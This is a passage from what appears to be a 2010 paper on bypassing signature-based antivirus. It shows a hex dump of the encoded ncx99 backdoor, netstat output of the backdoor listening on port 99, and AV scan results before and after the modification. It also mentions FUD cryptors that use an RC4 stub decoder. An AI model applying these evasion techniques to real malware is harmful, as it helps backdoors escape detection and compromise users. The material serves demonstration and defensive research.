00401010  00 8D 4C 24|0C 33 DB 8B|F0 8B 44 24|2C 51 53 56  .ìL$.3█ï≡ïD$,QSV
00401020  68 00 14 40|00 8D 54 24|20 53 C7 44|24 24 0C 00  h.¶@.ìT$ S╟D$$..
00401030  00 00 89 5C|24 28 89 5C|24 2C 52 89|46 0C FF D7  ..ë\$(ë\$,RëF. ╫
00401040  3B C3 89 46|10 75 39 53|53 53 53 53|6A 0A 68 00  ;├ëF▶u9SSSSSj.h.
00401050  01 41 00 FF|15 B4 21 41|00 50 E8 61|89 00 00 83  0A. ╕┤!A.P‡aë..ã
00401060  C4 0C 50 68|54 C0 40 00|E8 B3 10 00|00 83 C4 1C  ─.PhT└@.‡│▶..ã─∟
00401070  C7 46 0C FF|FF FF FF 33|C0 5F 5E 5B|83 C4 1C C3  ╟F.    3└_^[ã─∟├
00401080  8D 44 24 0C|8D 4C 24 10|50 53 56 68|20 15 40 00  ìD$.ìL$▶PSVh §@.
00401090  53 51 FF D7|3B C3 89 46|14 75 44 53|53 53 53 53  SQ ╫;├ëF¶uDSSSSS
004010A0  6A 0A 68 00|01 41 00 FF|15 B4 21 41|00 50 E8 0D  j.h.0A. ╕┤!A.P‡.
004010B0  89 00 00 83|C4 0C 50 68|54 C0 40 00|E8 5F 10 00  ë..ã─.PhT└@.‡_▶.
004010C0  00 8B 56 14|83 C4 1C C7|46 0C FF FF|FF FF 53 52  .ïV¶ã─∟╟F.    SR
004010D0  FF 15 B0 21|41 00 33 C0|5F 5E 5B 83|C4 1C C3 8B   ╕░!A.3└_^[ã─∟├ï
004010E0  46 10 6A FF|89 44 24 20|8B 4E 14 8D|44 24 20 89  F▶j ëD$ ïN¶ìD$ ë
004010F0  4C 24 24 8B|56 08 53 50|6A 03 89 54|24 34 FF 15
```


```
0012FFEC   FFFFFFFF
0012FFF0   00000000  ....
0012FFF4   00000000  ....
0012FFF8   0040A770  p º@.
0012FFFC   00000000  ....
```

Figure 4.2.2 – The Beginning of the Decoded PE File

This does not really matter, as we can hit CTRL+A and do a quick analysis of the code. When we've done that we may see that our executable PE file is back to its original state again and if we press "F9" we may see that our program is executing without any errors.

If that is the case then we've encoded the binary file and even decoded it successfully.

Even scanning the file now with a lot of different AV-scanners will reveal different results, if the file is just scanned and not executed since we haven't implemented any bypassing techniques for heuristic (malicious) opcode detection.



Select C:\WINDOWS\system32\cmd.exe


```
C:\>netstat -nao |find "LISTEN"
  TCP    0.0.0.0:99             0.0.0.0:0              LISTENING       2324
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1168
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    87.249.177.154:139     0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING       2848

C:\>_
```

Figure 4.2.3 – Netstat Overview of ncx99.exe running

If we scan the file with AVG it may be undetectable now, or as script kiddies tends to say: FUD.

This expression means "Fully Undetectable" and is widely used with tools such as cryptors. Most of these use another way of making the PE files able to bypass the AV-scanners, which is e.g. by encrypting the entire file with RC4 and then pack a stub decoder into the file.

This will of course alter the size of the file in many cases. In the picture below you'll see that many of the AV's either didn't know what was scanned or they didn't flag it as malicious at all.



Scanners


ArcaVir	2010-06-18 Found nothing	G DATA	2010-06-18 Trojan.Peed.Gen
avast!	2010-06-18 Found nothing	IKARUS	2010-06-18 not-a-virus:RemoteAdmin.Win32.NetCat
AVG	2010-06-18 Found nothing	KASPERSKY	2010-06-18 Type_Win32
AntiVir	2010-06-18 Found nothing	NOD32	2010-06-18 Found nothing
bitdefender	2010-06-18 Trojan.Peed.Gen	PANDA	2010-06-18 Found nothing
Clam AV	2010-06-18 Found nothing	Quick Heal	2010-06-18 Found nothing
CP Secure	2010-06-18 Found nothing	SOPHOS	2010-06-18 Sus/UnkPacker
Dr.WEB	2010-06-18 Tool.Netcat	VBA32	2010-06-18 Found nothing
F-PROT	2010-06-18 Found nothing	VirusBuster	2010-06-18 Found nothing
F-Secure	2010-06-18 Type_Win32		

Figure 4.2.4 – AV-Scan of highly modified ncx99.exe

Chapter 5

Conclusion

The purpose of this paper was to demonstrate how easy it is to bypass signature-based Anti-Virus scanners which do not use heuristics at all or perhaps only in an insufficient way which makes a hacker able to outsmart the AV-system in use.




Antivirus	Database	Engine	Result
a-squared	18/06/2010	5.0.0.7	Backdoor.Win32.Ncx!IK
Avast	100617-0	5.0	Win32:Ncx [Trj]
AVG	271.1.1/2946	9.0.0.725	BackDoor.Generic12.BNOS
Avira AntiVir	7.10.8.127	7.6.0.59	
BitDefender	18/06/2010	7.0.0.2555	Backdoor.NCX_99
ClamAV	18/06/2010	0.96.1	
Comodo	3468	3.13.579	Backdoor.IRC.SdBot.NP
Dr.Web	18/06/2010	5.0	BackDoor.Angel
F-PROT6	20100618	4.5.1.85	W32/Malware!8370
G-Data	21.371	2.0.7309.847	Backdoor.Win32.Ncx.b A
Ikarus T3	18/06/2010	1.1.84.0	Backdoor.Win32.Ncx
Kaspersky	18/06/2010	9.0.0.736	Backdoor.Win32.Ncx.b
NOD32	5208	4.0.474	Win32/NCX.99
Panda	18/06/2010	10.0.3.0	Bck/Vonetent
TrendMicro	251	9.120-1004	TROJ_NCX99.A
VBA32	18/06/2010	3.12.12.2	Backdoor.Win32.Ncx.b

Figure 5.1 – ncx99.exe before any modifications

As you can see almost all of the AV-scanners detects the original ncx99.exe by default.

If we alter this file heavily then the results are quite amazing. The amount of code added and changed can be as little as below 30 bytes which is the equivalent of 30 characters you can type on your keyboard. Even the size of the file may have been unaltered too, though the contents of the file may have been encoded with a custom encoder.



Antivirus	Database	Engine	Result
a-squared	18/06/2010	5.0.0.7	Riskware.RemoteAdmin.Win32.NetCat!IK
Avast	100617-0	5.0	
AVG	271.1.1/2946	9.0.0.725	
Avira AntiVir	7.10.8.127	7.6.0.59	
BitDefender	18/06/2010	7.0.0.2555	Trojan.Peed.Gen
ClamAV	18/06/2010	0.96.1	
Comodo	3468	3.13.579	
Dr.Web	18/06/2010	5.0	
F-PROT6	20100618	4.5.1.85	
G-Data	21.371	2.0.7309.847	0086e790991d0c1f376a0a366c1eb7b Possibly infected
Ikarus T3	18/06/2010	1.1.84.0	
Kaspersky	18/06/2010	9.0.0.736	Type_Win32
NOD32	5208	4.0.474	
Panda	18/06/2010	10.0.3.0	
TrendMicro	251	9.120-1004	PAK_Generic.001
VBA32	18/06/2010	3.12.12.2	

Figure 5.2 – ncx99.exe after heavy modifications

As you can see for yourself in the picture above, a lot of the AV-scanners were bypassed. Kaspersky detected this file as potentially malicious with its heuristics system, hence the reason Type_Win32 is stated which means it is probably a new variant of a virus, trojan, etc.

In any case it is always a good idea to encode the primary signature of the file, though usually there is more than one signature so it isn't piece of cake for any hacker to bypass AV-detection.

References

[1] http://www.intern0t.net
[2] http://www.ollydbg.de/
[3] http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm
[4] http://debugger.immunityinc.com/
[5] https://forum.immunityinc.com/board/show/0/
[6] http://free.avg.com/ww-en/homepage
[7] http://www.uninformed.org/?v=5&a=3&t=pdf
[8] http://www.offensive-security.com